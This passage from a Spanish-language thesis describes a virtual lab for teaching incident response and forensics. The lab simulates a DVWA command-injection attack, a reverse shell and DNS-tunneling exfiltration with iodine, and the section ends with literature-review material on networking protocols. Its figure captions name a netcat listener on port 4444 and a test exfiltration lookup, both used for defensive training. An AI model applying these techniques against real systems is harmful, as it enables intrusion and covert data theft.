Figura 31 Propiedades de conexiones de red Protocolo de	

Internet versión 4	84
Figura 32 Asignación de dirección IP	84
Figura 33 Terminal con verificación de la ip	85
Figura 34 Reglas de entrada en Windows Defender	85
Figura 35 Archivo en formato ISO de la máquina virtual Ubuntu	85
Figura 36 Configuración del procesador	86
Figura 37 Configuración de la Memoria	86
Figura 38 Configuración de Network Adapter	87
Figura 39 Configuración de Hard Disk	87
Figura 40 Terminal de Ubuntu	88
Figura 41 Verificación de la IP estática en Ubuntu	89
Figura 42 Actualización en Ubuntu	90
Figura 43 Instalación de apache2	90
Figura 44 Verificación del estatus de apache2	90
Figura 45 Instalación de mysql-server	91
Figura 46 Verificación del estatus mysql-server	91
Figura 47 Instalación de php	92
Figura 48 Configuración DVWA	93
Figura 49 Configuración dentro de MariaDB	94
Figura 50 Acceso a la plataforma DVWA	95
Figura 51 Ingreso a Welcome to Vulnerable Web Application DVWA	96
Figura 52 Sección de Setup/Reset DB	96
Figura 53 Base de datos de DVWA	97
Figura 54 Archivo en formato ISO de la máquina virtual Kali Linux	97
Figura 55 Configuración del procesador	98
Figura 56 Configuración de la Memoria	98
Figura 57 Configuración de Network Adapter	99
Figura 58 Configuración de Network Adapter	99
Figura 59 Configuración de Network Adapter	100
Figura 60 Reconocimiento del atacante	101
Figura 61 Acceso a DVWA	102
Figura 62 Selección de DVWA Security	103
Figura 63 Establecimiento de Low en Security level	103
Figura 64 Vulnerabilidad Command Injection	104
Figura 65 Ejecución del ataque	105
Figura 66 Resultados del ataque	105
Figura 67 Ejecución del comando nc -lvp 4444	107
Figura 68 Vulnerabilidad Command Injection	107
Figura 69 Conexión del servidor comprometido a través del puerto 4444	108
Figura 70 Exploración de la red con ip a.	109
Figura 71 Verificación de la ruta	109
Figura 72 Verificación de conectividad	109
Figura 73 Verificación de conectividad	110

Figura 74 Verificación de iodine	111
Figura 75 Iniciación del servidor de túnel DNS	111
Figura 76 Establecimiento del túnel en Kali	112
Figura 77 Verificación de la interfaz virtual 10.0.0.2	113
Figura 78 Comunicación con la ip 10.0.0.1	114
Figura 79 Conectividad con 192.168.100.30	115
Figura 80 Conectividad con 192.168.100.40	116
Figura 81 Resoluciones DNS en SO Windows	117
Figura 82 Ejecución del comando nslookup data.exfiltration.test	117
Figura 83 Respuesta del comando nslookup data.exfiltration.test	117
Figura 84 Ejecución del comando ip addr	119
Figura 85 Preservación de registros	121
Figura 86 Historial de comandos	119
Figura 87 Procesos activos asociados a iodine	123
Figura 88 Preservación de la Configuración de red del sistema Windows	123
Figura 89 Preservación de la configuración de red durante el desarrollo del incidente	124

CAPITULO I: INTRODUCCION

I.1 Introducción

En los ecosistemas digitales contemporáneos, el incremento en la sofisticación y frecuencia de los incidentes de ciberseguridad plantea desafíos críticos para proteger la confidencialidad, integridad y disponibilidad de los sistemas de información. La ingeniería en ciberseguridad se ha consolidado como una disciplina esencial para diseñar, implementar y evaluar defensas eficaces frente a amenazas tecnológicas complejas (Callen & James, 2020).

Los procesos de gestión de incidentes y el análisis forense digital son componentes fundamentales de cualquier estrategia de defensa cibernética. El primero está orientado a detectar, contener y responder a ataques, mientras que el segundo se enfoca en la recuperación de evidencias y la investigación del origen y alcance del incidente. La integración técnica entre estos procesos es esencial para aumentar la capacidad de respuesta y para fortalecer las defensas institucionales (Easttom, 2017).

En este contexto, los laboratorios virtuales se presentan como entornos controlados y seguros donde es posible simular incidentes de ciberseguridad, aplicar herramientas especializadas y estudiar la interacción entre componentes técnicos de forma replicable y eficiente (Tymoshchuk et al., 2024). Estos entornos permiten diseñar, experimentar y validar arquitecturas de respuesta e investigación frente a ataques complejos, sin comprometer sistemas reales.

En este contexto, la selección del tipo de incidente a simular resulta un

aspecto clave dentro del diseño del laboratorio, ya que no todos los escenarios permiten evidenciar de manera integral la interacción entre la gestión de incidentes y el análisis forense digital. Para fines formativos, es necesario emplear un escenario que involucre múltiples fases del ataque, genere trazabilidad técnica y produzca evidencias en distintos niveles del sistema.

Entre las diversas técnicas existentes, el DNS Tunneling se presenta como un caso especialmente relevante, debido a que permite la exfiltración de información a través de un protocolo fundamental de la red, el cual normalmente no es restringido ni monitoreado con el mismo nivel de rigurosidad que otros servicios. Esta característica lo convierte en un canal encubierto difícil de detectar, lo que exige la aplicación conjunta de mecanismos de identificación, análisis de tráfico y correlación de evidencias.

Asimismo, este tipo de ataque implica la participación de diferentes componentes del entorno (sistemas comprometidos, servidor DNS, red de comunicación), generando registros y artefactos digitales que pueden ser analizados desde una perspectiva forense. De esta manera, el DNS Tunneling no solo permite simular un incidente realista, sino que también facilita la integración práctica entre las fases de detección, respuesta y análisis post-incidente, alineándose con los objetivos formativos del laboratorio virtual propuesto.

En el presente proyecto, se propone el diseño de un laboratorio virtual implementado en una sola computadora física, dentro de la cual se desplegarán múltiples máquinas virtuales interconectadas, representando distintos roles del entorno de red (como atacante, víctima, servidor, etc.). Este enfoque permite recrear escenarios reales de incidentes sin necesidad de una infraestructura física, garantizando seguridad, accesibilidad y eficiencia en el proceso formativo.

De esta manera, la tesis tiene como objetivo diseñar un laboratorio virtual para la simulación de incidentes de ciberseguridad, integrando elementos técnicos clave y aplicando técnicas modernas de análisis forense digital. Se busca

construir una infraestructura funcional que represente de manera cohesiva el ciclo completo de gestión de incidentes (desde la detección inicial hasta el análisis técnico post-incidente) Contribuyendo al fortalecimiento de las capacidades formativas y operativas en ciberseguridad.

I.2 Planteamiento del problema

I.2.1 Determinación del problema

En la actualidad, los incidentes de ciberseguridad son una amenaza constante para las organizaciones, instituciones y usuarios, debido al aumento en la complejidad y frecuencia de los ataques informáticos. Este panorama demanda que las entidades cuenten con personal capacitado para reaccionar de manera efectiva, garantizando la confidencialidad, integridad y disponibilidad de la información. En este contexto, los procesos de gestión de incidentes y análisis forense digital resultan esenciales: el primero se orienta a detectar, contener y responder ante ataques, mientras que el segundo se centra en la preservación de vulnerabilidades explotadas durante el incidente.

No obstante, tanto en el ámbito educativo como profesional, existe una carencia de entornos prácticos y accesibles que permitan la experimentación con escenarios reales de ciberataques. Esta situación se enmarca dentro de una problemática mayor relacionada con la brecha de talento en ciberseguridad. A nivel global, se estima un déficit cercano a los 4 millones de profesionales en este campo, lo que evidencia la alta demanda de especialistas capacitados (Agencia Andina, 2023).

En el contexto latinoamericano, esta brecha también es significativa, con una necesidad de más de 515,000 profesionales en ciberseguridad, mientras que en el Perú la demanda de talento especializado continúa creciendo sin ser satisfecha completamente por la oferta académica actual (Diario Gestión, 2023). Asimismo, diversas entidades han señalado que el país enfrenta una

brecha crítica de profesionales capacitados en ciberseguridad, lo cual limita la capacidad de respuesta ante amenazas cada vez más sofisticadas (Centro de Gobierno Digital, 2024).

Esta escasez no solo responde a la falta de profesionales, sino también a la insuficiencia de formación práctica especializada. Diversos estudios indican que un alto porcentaje de profesionales del sector considera que la falta de habilidades técnicas impacta directamente en el desempeño de las organizaciones (Aggity, 2023).

En este sentido, la formación en ciberseguridad requiere no solo fundamentos teóricos, sino también entornos de aprendizaje práctico que permitan desarrollar competencias en escenarios reales de ataque, lo cual actualmente sigue siendo limitado en muchos programas académicos.

Ante esta problemática, se plantea como solución el diseño de un laboratorio virtual de ciberseguridad, orientado a la formación práctica en la integración de ambos procesos. Este laboratorio permitirá simular incidentes reales en un entorno seguro y controlado, brindando la posibilidad de aplicar herramientas de detección, respuesta y análisis forense sin comprometer sistemas físicos ni requerir infraestructura costosa.

Para asegurar su viabilidad y accesibilidad, el laboratorio se implementará en una única computadora física, dentro de la cual se configurarán múltiples máquinas virtuales interconectadas que representarán distintos roles en la red (por ejemplo, atacante, víctima, servidor y analista).

Esta arquitectura permitirá recrear el ciclo completo de un incidente de ciberseguridad, desde la intrusión inicial hasta la investigación forense posterior, favoreciendo un aprendizaje práctico, seguro (debido a que se desarrollará en un entorno controlado) y reproducible.

1.2.2 Formulación del problema

1.2.2.1 Problema general:

¿Cómo diseñar un laboratorio virtual, implementado en un entorno local mediante máquinas virtuales interconectadas, que integre los procesos de gestión de incidentes de ciberseguridad y análisis forense digital, mediante la incorporación de componentes, flujos y herramientas que simulen un escenario de ataque y permitan aplicar técnicas de detección, respuesta y análisis técnico de evidencias en un entorno controlado?

1.2.2.2 Problemas específicos:

- ¿Cómo estructurar la arquitectura técnica del laboratorio, basado en máquinas virtuales interconectadas, que permita simular un incidente de ciberseguridad que involucre explotación de vulnerabilidades y exfiltración de información mediante canales encubiertos?
- ¿Qué configuraciones de red virtual, servicios vulnerables y vectores de ataque deben implementarse dentro del entorno local para generar un escenario representativo que permita la aplicación práctica de los procesos de gestión de incidentes y análisis forense digital?
- ¿Cómo implementar mecanismos de observación y registro dentro del laboratorio virtual que permitan la identificación de evidencias digitales a partir del análisis de red, procesos del sistema y configuraciones del entorno?
- ¿Qué criterios de diseño deben considerarse para garantizar que la interacción entre los componentes del laboratorio facilite la correlación técnica entre las fases del ataque y las actividades de análisis forense digital?

I.3 Objetivos

I.3.1 Objetivo General:

Diseñar un laboratorio virtual implementado en un entorno local, basado en máquinas virtuales interconectadas, que permita integrar de manera técnica y práctica los procesos de gestión de incidentes de ciberseguridad y análisis forense digital, mediante la simulación controlada de escenarios complejos de ataque y la aplicación de herramientas de detección, respuesta y análisis de evidencias.

I.3.2 Objetivos específicos:

- Diseñar la arquitectura técnica del laboratorio para simular un incidente de ciberseguridad que incluya explotación de vulnerabilidades y exfiltración de datos mediante canales encubiertos.
- Configurar los servicios, la red y los vectores de ataque necesarios para crear un entorno técnicamente adecuado que permita la aplicación de procesos de gestión de incidentes y análisis forense.
- Implementar mecanismos de análisis y observación dentro del laboratorio que permitan la identificación y recolección de evidencias digitales a partir del análisis de red, procesos del sistema y configuraciones del entorno.
- Establecer criterios técnicos de diseño que aseguren la correlación efectiva entre las fases del ataque simulado y el análisis de las evidencias digitales generadas.

I.4 Importancia y alcance de la investigación

I.4.1 Importancia

En la actualidad los ataques cibernéticos son cada vez más sofisticados y difíciles de detectar, las organizaciones requieren profesionales altamente capacitados y actualizados para responder de manera eficaz ante incidentes de seguridad informática. En este sentido, la presente tesis reviste especial importancia al proponer el diseño de un laboratorio virtual de ciberseguridad orientado a la formación práctica en la integración de los procesos de gestión de incidentes y análisis forense digital, dos componentes fundamentales en la respuesta ante ciberataques.

El laboratorio diseñado no solo permite simular incidentes reales, como la explotación de vulnerabilidades, y la exfiltración de datos mediante canales encubiertos (por ejemplo, DNS tunneling), sino que también constituye una plataforma de aprendizaje activo, donde los estudiantes y profesionales pueden experimentar, analizar y fortalecer sus competencias técnicas en un entorno seguro y controlado.

Asimismo, este proyecto responde a una necesidad concreta en el ámbito educativo y profesional: la escasez de entornos accesibles y realistas que posibiliten la práctica de escenarios complejos de ciberseguridad sin comprometer infraestructuras físicas ni datos sensibles.

En este sentido, el laboratorio virtual propuesto contribuye significativamente a reducir la brecha entre la teoría y la práctica, fortaleciendo la formación de futuros especialistas y promoviendo una cultura de preparación y respuesta ante incidentes cibernéticos en contextos académicos y profesionales.

I.4.2 Alcances

El presente proyecto se centra en el diseño e implementación de un laboratorio virtual de ciberseguridad en un entorno controlado, desarrollado sobre una única computadora física mediante el uso de máquinas virtuales interconectadas. El propósito del laboratorio es simular un incidente de seguridad informática que permita integrar los procesos de gestión de incidentes de ciberseguridad con el análisis forense digital, proporcionando un entorno práctico para el análisis técnico de eventos de ciberseguridad. El alcance de la investigación comprende los siguientes aspectos:

I.4.2.1 Simulación de un incidente de seguridad informática orientado a la exfiltración de información.

Se desarrolla un escenario controlado que reproduce las principales fases de un incidente de seguridad, incluyendo:

- ✓ Explotación de una vulnerabilidad en una aplicación web vulnerable
- ✓ Obtención de acceso remoto a un sistema comprometido
- ✓ Ejecución de comandos en el sistema afectado
- ✓ Exfiltración de información mediante el uso de túneles DNS (DNS tunneling) como canal encubierto de comunicación

I.4.2.2 Generación y recolección de evidencias digitales durante el incidente.

El laboratorio permite producir evidencias técnicas derivadas del ataque simulado, tales como:

- ✓ Registros del sistema generados durante la ejecución de comandos.
- ✓ Evidencias de configuración de red y procesos activos.
- ✓ Información relacionada con la creación y funcionamiento del canal de comunicación DNS.
- ✓ Evidencias documentadas para su posterior análisis técnico.

I.4.2.3 Implementación de la arquitectura técnica del

laboratorio virtual

El laboratorio se construye mediante la integración de diferentes componentes virtualizados, incluyendo:

- ✓ Máquinas virtuales que representan diferentes roles dentro del escenario (atacante, servidor vulnerable y sistemas dentro de la red).
- ✓ Redes virtuales configuradas mediante modo Host-Only, que permiten el aislamiento del entorno de pruebas.
- ✓ Servicios vulnerables utilizados para la simulación del incidente de seguridad.

I.4.2.4 Desarrollo de un entorno práctico para la gestión de incidentes de ciberseguridad

El laboratorio facilita la aplicación de actividades propias del proceso de gestión de incidentes, tales como:

- Identificación del incidente de seguridad
- Recolección y preservación de evidencias digitales.
- Análisis técnico de los eventos generados durante el ataque.
- Documentación del incidente y reconstrucción del flujo del ataque

I.4.2.5 Integración entre la gestión de incidentes y el análisis forense digital

El entorno desarrollado permite relacionar las diferentes fases del incidente con las actividades de análisis forense digital, facilitando la correlación entre las evidencias generadas, los eventos observados y la reconstrucción del incidente, contribuyendo a una mejor comprensión del proceso técnico de respuesta ante incidentes de ciberseguridad.

I.5 Limitaciones de la investigación

A pesar del enfoque técnico y experimental desarrollado en el presente proyecto, se identifican algunas limitaciones relacionadas con el entorno de implementación, el alcance del análisis y la naturaleza académica del laboratorio virtual. Estas limitaciones se describen a continuación

1.5.1 Limitaciones del entorno de ejecución:

El laboratorio virtual fue implementado en una única computadora física, utilizando múltiples máquinas virtuales interconectadas mediante redes virtuales. Esta configuración implica restricciones en los recursos disponibles, tales como memoria RAM, capacidad de procesamiento y almacenamiento, lo cual limita la cantidad de sistemas virtualizados que pueden ejecutarse simultáneamente.

Como consecuencia, el escenario de laboratorio se diseñó con un número reducido de sistemas, priorizando la estabilidad del entorno y la correcta ejecución de los experimentos, en lugar de replicar infraestructuras de mayor escala como las presentes en entornos empresariales reales.

1.5.2 Limitaciones en el alcance del análisis forense.

El análisis forense desarrollado en el presente proyecto se centró en la obtención y análisis de evidencias en vivo, tales como el tráfico de red, los procesos activos del sistema y los registros generados durante la ejecución del incidente simulado. En este sentido, no se realizó la adquisición de imágenes forenses de disco ni el análisis detallado de sistemas de archivos.

Esta decisión responde a un enfoque metodológico alineado con los objetivos de la investigación, los cuales están orientados a la integración entre la gestión de incidentes de ciberseguridad y el análisis forense digital en entornos operativos. En escenarios reales, las primeras fases de respuesta a incidentes requieren la identificación, contención y análisis inmediato de evidencias volátiles, priorizando la información disponible en memoria y en el tráfico de red, antes de realizar procedimientos más intrusivos como la adquisición de discos.

Asimismo, el escenario de ataque simulado basado en la exfiltración de información mediante DNS tunneling genera principalmente evidencias en la capa de red y en el comportamiento del sistema en ejecución, tales como consultas DNS anómalas, procesos asociados a la creación del túnel y registros del sistema. Estas evidencias permiten reconstruir el flujo del ataque, identificar indicadores de compromiso (IOC) y correlacionar eventos, cumpliendo con los objetivos planteados en la investigación.

Por lo tanto, si bien el análisis de imágenes forenses de disco constituye una práctica relevante dentro del ámbito del análisis forense digital, su exclusión en el presente estudio no afecta el cumplimiento de los objetivos propuestos, ya que el enfoque adoptado prioriza el análisis de evidencias en vivo como parte del proceso de respuesta e investigación de incidentes en entornos controlados.

1.5.3 Limitación de la simulación del incidente

El escenario de ataque desarrollado en el laboratorio corresponde a una simulación controlada de un incidente de ciberseguridad, diseñada específicamente para fines experimentales y educativos. Si bien este enfoque permite reproducir el incidente de manera segura y controlada, no representa completamente la complejidad, diversidad y escala de los ataques que pueden presentarse en infraestructuras reales de producción.

En particular, el laboratorio se centró en la simulación de un escenario específico de acceso no autorizado y exfiltración de información mediante un canal DNS, sin considerar otros tipos de amenazas avanzadas que podrían presentarse en entornos corporativos.

1.5.4 Alcance académico del laboratorio virtual

El laboratorio desarrollado tiene un enfoque académico y experimental, orientado principalmente a la comprensión de los procesos de gestión de incidentes de ciberseguridad y análisis forense digital dentro de un entorno controlado.

Por esta razón, el laboratorio no incorpora algunos elementos presentes en entornos operativos reales, tales como infraestructura de monitoreo a gran escala, sistemas avanzados de correlación de eventos o plataformas de respuesta automatizadas ante incidentes, los cuales suelen formar parte de centros de operaciones de seguridad (SOC) en organizaciones.

No obstante, el entorno desarrollado permite reproducir de manera didáctica y controlada las principales etapas de un incidente de seguridad, facilitando la comprensión del proceso técnico de detección, análisis y reconstrucción del ataque

CAPITULO II: REVISIÓN DE LITERATURA

II.1 Marco teórico

II.1.1 Seguridad de la información

Es la protección de la información y de los sistemas de información del acceso, uso, divulgación y destrucción no autorizada a través de estándares, procesos, procedimientos, estrategias, recursos informáticos, recursos educativos y recursos humanos (Avenía Delgado, 2017).

Se considera un sistema seguro en la medida que el software y hardware proporcionan y garantizan la protección del usuario y de su información, para ello deben cumplir con los 3 pilares fundamentales de seguridad: Confidencialidad, Integridad y Disponibilidad (Pozo Hernández, C.G; Reascos Pinchao, R.S; Minaya Macías, R.W. 2025)




Figura 1 Bases de la seguridad de la información. Fuente. Pozo

Hernández, C.G; Reascos Pinchao, R.S; Minaya Macías, R.W. 2025.
Fundamentos de seguridad informática y ciberseguridad.

II.1.1.1 Confidencialidad:

también denominada privacidad, se define como la necesidad de que la información sea solo conocida solo por las personas autorizadas, garantizando que los datos no se difundan de manera fortuita o deliberada, existen datos que, por su naturaleza delicados, no pueden ser divulgados (Merkow & Breithaupt, 2014).

II.1.1.2 Integridad:

Hace mención a que la información (ya sea almacenada o enviada) no ha sido manipulada por terceros con mala intención, asegurando que solo los usuarios autorizados puedan modificarla. Esto garantiza que los datos recibidos o recuperados sean exactamente los que fueron enviados o almacenados, sin modificaciones, asegurando la exactitud y fiabilidad de la información (Anderson, 2010).

II.1.1.3 Disponibilidad:

Un sistema está disponible cuando sus usuarios legítimos pueden utilizarlo para realizar funciones legítimas, es decir, para realizar el trabajo necesario para el negocio. Esto implica un acceso permanente y la posibilidad de recuperación en caso de incidente (Gallacher & Morris, 2012).

II.1.2 Modelo OSI

A principios de los años 80 los fabricantes informáticos más importantes de la época se reúnen para unificar diferencias y recopilar

la mayor información posible acerca de cómo poder integrar sus productos hasta el momento no compatibles entre sí y exclusivos para cada uno de ellos. Producto de ello de este acuerdo surge el modelo OSI, que sigue los parámetros comunes de hardware y software haciendo posible la integración multifabricante. El modelo OSI (Open System Interconnection) divide a la red en diferentes capas con el propósito de que cada desarrollador trabaje específicamente en su campo sin tener necesidad de depender de otras áreas. Un programador crea una aplicación determinada sin importarle cuáles serán los medios por los que se trasladarán los datos, inversamente un técnico de comunicaciones proveerá comunicación sin importarle que datos transportará (Ariganello, Ernesto 2020)

En conjunto, el modelo OSI se compone de siete capas bien definidas que son: Aplicación, Presentación, Sesión, Transporte, Red, Enlace de Datos y Física. Cada una de estas capas presta servicio a la capa inmediatamente superior, siendo la capa de aplicación la única excepción, debido a que al ser la última capa de servicio está directamente relacionado con el usuario. (Ariganello, Ernesto 2020)

Sin embargo, en el contexto del presente estudio, el análisis se enfoca específicamente en las capas donde se materializa el incidente de ciberseguridad simulado, particularmente la capa de aplicación (Capa 7) y la capa de transporte (Capa 4), por su relevancia directa en el uso de técnicas de exfiltración mediante DNS tunneling (Kurose & Ross, 2021).




Figura 2 Capas de red. Fuente. Ariganello, Ernesto 2020

II.1.2.1 Capa de Aplicación

La capa de aplicación es la más cercana al usuario y proporciona los servicios de red que permiten la interacción entre las aplicaciones y la infraestructura de comunicación. Esta capa incluye protocolos ampliamente utilizados como HTTP y DNS, los cuales son esenciales para el funcionamiento de internet (Kurose & Ross, 2021).

Desde una perspectiva de ciberseguridad, la capa de aplicación representa uno de los principales vectores de ataque, ya que los atacantes suelen aprovechar protocolos legítimos para ocultar actividades maliciosas dentro de tráfico aparentemente normal. En este contexto, el protocolo DNS (Domain Name System) juega un rol crítico, dado que es un servicio fundamental para la resolución de nombres de dominio y suele estar permitido en la mayoría de las redes sin restricciones estrictas (Bejtlich, 2013).

El DNS tunneling es una técnica que explota este comportamiento, permitiendo encapsular datos dentro de consultas y respuestas DNS mediante mecanismos de codificación, como Base64 u otros esquemas. De esta forma, el atacante puede utilizar el protocolo

DNS como un canal encubierto para la exfiltración de información desde un sistema comprometido hacia un servidor controlado externamente (Zhu et al., 2020).

Una de las características que hace particularmente efectiva esta técnica es que el tráfico DNS suele ser considerado confiable dentro de las políticas de seguridad, lo que reduce la probabilidad de detección inmediata. Además, las consultas DNS pueden fragmentarse en múltiples solicitudes, permitiendo la transferencia progresiva de información sin generar patrones fácilmente identificables (Bejtlich, 2013).

Por otro lado, el protocolo HTTP también desempeña un papel relevante dentro del ciclo del ataque. En muchos escenarios, HTTP es utilizado como vector inicial para la explotación de vulnerabilidades en aplicaciones web, lo que permite al atacante obtener acceso al sistema objetivo. Posteriormente, una vez comprometido el sistema, el atacante puede establecer mecanismos de persistencia y utilizar otros protocolos, como DNS, para la exfiltración de datos (Kurose & Ross, 2021).

Desde el punto de vista forense, la capa de aplicación permite identificar evidencias clave como patrones anómalos en consultas DNS, dominios sospechosos, frecuencia inusual de solicitudes y comportamiento irregular en las aplicaciones. Estos elementos son fundamentales para la detección de incidentes y la reconstrucción del ataque, ya que proporcionan indicadores de compromiso (IOC) que pueden ser correlacionados con otros eventos del sistema (Casey, 2011).

En consecuencia, la capa de aplicación constituye un punto crítico tanto para la ejecución del ataque como para su análisis, debido a que en ella se generan las principales evidencias relacionadas con la exfiltración de información mediante canales encubiertos.

II.1.2.2 Capa de Transporte

La capa de transporte es responsable de la comunicación extremo a extremo entre los sistemas, garantizando la entrega de los datos mediante protocolos como TCP (Transmission Control Protocol) y UDP (User Datagram Protocol). Esta capa cumple funciones esenciales como el control de flujo, la segmentación de datos y la gestión de conexiones (Kurose & Ross, 2021).

En el contexto del presente estudio, el protocolo UDP adquiere especial relevancia, ya que es el principal medio de transporte utilizado por el protocolo DNS. A diferencia de TCP, UDP es un protocolo no orientado a conexión, lo que significa que no requiere el establecimiento previo de una sesión ni garantiza la entrega de los paquetes. Esta característica permite una comunicación más rápida, pero también introduce limitaciones en términos de control y monitoreo del tráfico (Tanenbaum & Wetherall, 2011).

Desde la perspectiva de la ciberseguridad, el uso de UDP facilita la implementación de técnicas como el DNS tunneling, debido a que permite el envío de múltiples consultas sin necesidad de mantener un estado de conexión. Esto dificulta la detección de patrones maliciosos, ya que el tráfico puede mezclarse fácilmente con consultas legítimas, especialmente en entornos donde el monitoreo del DNS es limitado (Zhu et al., 2020).

Además, la naturaleza sin conexión de UDP implica que los mecanismos tradicionales de inspección basados en sesiones, comúnmente utilizados en protocolos como TCP, no son directamente aplicables. Esto representa un desafío para los sistemas de detección de intrusos (IDS), que deben apoyarse en análisis de comportamiento y correlación de eventos para identificar actividades sospechosas (Bejtlich, 2013).

En el ámbito forense, la capa de transporte permite analizar aspectos como la frecuencia de paquetes, los puertos utilizados, la duración de las comunicaciones y los patrones de transmisión. Estos elementos son fundamentales para detectar anomalías en el tráfico y establecer relaciones entre diferentes eventos, contribuyendo a la reconstrucción del incidente (Casey, 2011).

Por lo tanto, la capa de transporte no solo facilita la transmisión de datos en el ataque simulado, sino que también juega un papel clave en la generación de evidencias que pueden ser utilizadas para su análisis y detección.

II.1.3 Protocolos de comunicación

El entendimiento de los protocolos de comunicación es de vital importancia en el análisis forense de incidentes de ciberseguridad, debido a que los protocolos constituyen la base para la interacción entre sistemas distribuidos en una red.

II.1.3.1 ¿Qué es un protocolo de comunicación?

Un protocolo de comunicación se define como el conjunto de reglas y convenciones que determinan como los dispositivos de una red deben intercambiar datos, asegurando que la información sea transmitida de forma ordenada, eficiente y comprensible por ambas partes (Tanenbaum & Wetherall, 2011, p. 2)

En el contexto de esta tesis, los protocolos de comunicación son estudiados desde un enfoque forense y respuesta ante incidentes de ciberseguridad, debido a que constituyen los canales que permiten tanto el ataque como la extracción de datos. Entre los

protocolos más destacados y necesarios de describir para un mayor entendimiento de la tesis son los siguientes:

II.1.3.2 HTTP/HTTPS

El protocolo HTTP (Hypertext Transfer Protocol), y su versión segura HTTPS, hacen posible la comunicación entre clientes y servidores web. Funciona en la capa 7 del modelo OSI (aplicación) y establece un modelo de comunicación tipo petición-respuesta. Son utilizados para llevar a cabo ataques de inyección SQL aprovechando un servidor web mal configurado. Mediante peticiones manipuladas, el atacante accede de manera no autorizada a bases de datos sensibles. El tráfico se cifra mediante TLS, dificultando la inspección de contenido, pero no impidiendo completamente los ataques si la lógica de la aplicación es insegura (Stuttard & Pinto, 2011)

II.1.3.3 SMTP

El protocolo SMTP (Simple Mail Transfer Protocol), es un protocolo de red que pertenece a la capa de aplicación del modelo TCP/IP, utilizando principalmente para el envío de correos electrónicos entre servidores de correo. Este protocolo define como es que deben de comunicarse los sistemas de correo para transferir mensajes de manera confiable a través de Internet. Su funcionamiento está basado en un modelo cliente-servidor, en el cual el cliente SMTP inicia la conexión con el servidor para transferir el mensaje, utilizando una serie de comandos estructurado como: HELLO, MAIL FROM, RCPT TO, DATA y QUIT (Klensin, 2008).

SMTP opera comúnmente sobre el puerto 25, aunque también puede usar los puertos 587 o 465 cuando se implementan mecanismos de seguridad adicionales, como STARTTLS para el cifrado de la comunicación, y SMTP-AUTH para la autenticación del

remitente. A pesar de su simplicidad, SMTP no está diseñado para recuperar correos electrónicos; por ello, se complementa con otros protocolos como POP3 o IMAP para la descarga de mensajes por parte del usuario final (Klensin, 2008).

II.1.3.4 DNS

Es un protocolo de comunicación de la capa de aplicación del modelo TCP/IP, cuya función principal es la resolución de nombres de dominio en direcciones IP. Es decir, DNS traduce nombres legibles para las personas, como www.google.com, en direcciones IP como 8.8.8.8, que son necesarias para que los dispositivos puedan localizarse y comunicarse en una red. El uso de DNS facilita la navegación en Internet, permitiendo a los usuarios acceder a sitios web sin necesidad de recordar direcciones IP complejas (Zhang et al., 2020).

El funcionamiento de DNS se basa en una estructura jerárquica y distribuida, que mejora la eficiencia y escalabilidad del sistema. Cuando un cliente, como un navegador, realiza una consulta, el servidor DNS recursivo primero trata de responder de manera directa. Si no tiene la información, puede reenviar la consulta a otros servidores, como los servidores raíz, TLD o autoritativos, para resolver el nombre del dominio y obtener la dirección IP correspondiente. Este proceso asegura que el sistema se mantenga escalable y tolerante a fallos (Zhang et al., 2020).

II.1.3.5 UDP

El User Datagram Protocol (UDP) es un protocolo de transporte que opera en la capa de transporte del modelo TCP/IP. Su función principal es permitir el envío de datagramas entre sistemas de manera rápida y sin la necesidad de establecer una conexión previa. A diferencia de TCP, UDP no realiza ningún tipo de verificación de errores ni garantiza la entrega de los datos. Este comportamiento lo hace ideal para aplicaciones donde la velocidad es crucial y la

pérdida de algunos datos no tiene un impacto significativo, como en el caso de streaming de video o juegos en línea (Tanenbaum & Wetherall, 2018).

Una de las características distintivas de UDP (User Datagram Protocol) es su enfoque sin conexión. Esto significa que los paquetes de datos se envían independientemente unos de otros, sin que el protocolo establezca un enlace antes de la transmisión, lo que minimiza la sobrecarga y reduce el tiempo de latencia. Sin embargo, esta falta de control sobre la entrega y el orden de los paquetes puede resultar en la pérdida o desorganización de los datos en la red. A pesar de estas limitaciones, UDP (User Datagram Protocol) es muy eficiente para aplicaciones que pueden tolerar pequeñas pérdidas de información sin afectar su funcionamiento general (Kurose & Ross, 2021).

El puerto 53 es uno de los puertos más comunes utilizados por UDP, particularmente en el protocolo DNS (Domain Name System), que usa UDP para realizar consultas rápidas sobre nombres de dominio. Dado que las consultas DNS suelen ser de pequeña longitud y se espera una rápida respuesta, UDP se considera ideal para este tipo de aplicaciones. Sin embargo, en situaciones donde se requiere mayor fiabilidad, como en las transferencias de zona DNS, se puede recurrir a TCP (Tanenbaum & Wetherall, 2018).

II.1.4 Codificación Base64

La codificación Base64 es un método de conversión de datos binarios a texto ASCII, diseñado para facilitar la transmisión de información a través de medios que solo permiten caracteres de texto. Su nombre proviene del conjunto de 64 caracteres que utiliza para representar los datos, compuesto por letras mayúsculas, minúsculas, números y dos símbolos (+ y /). Esta técnica no cifra ni comprime los datos, simplemente los convierte en un formato más compatible para ciertos

entornos de red y almacenamiento (Sivakumaran & Murthy, 2020).

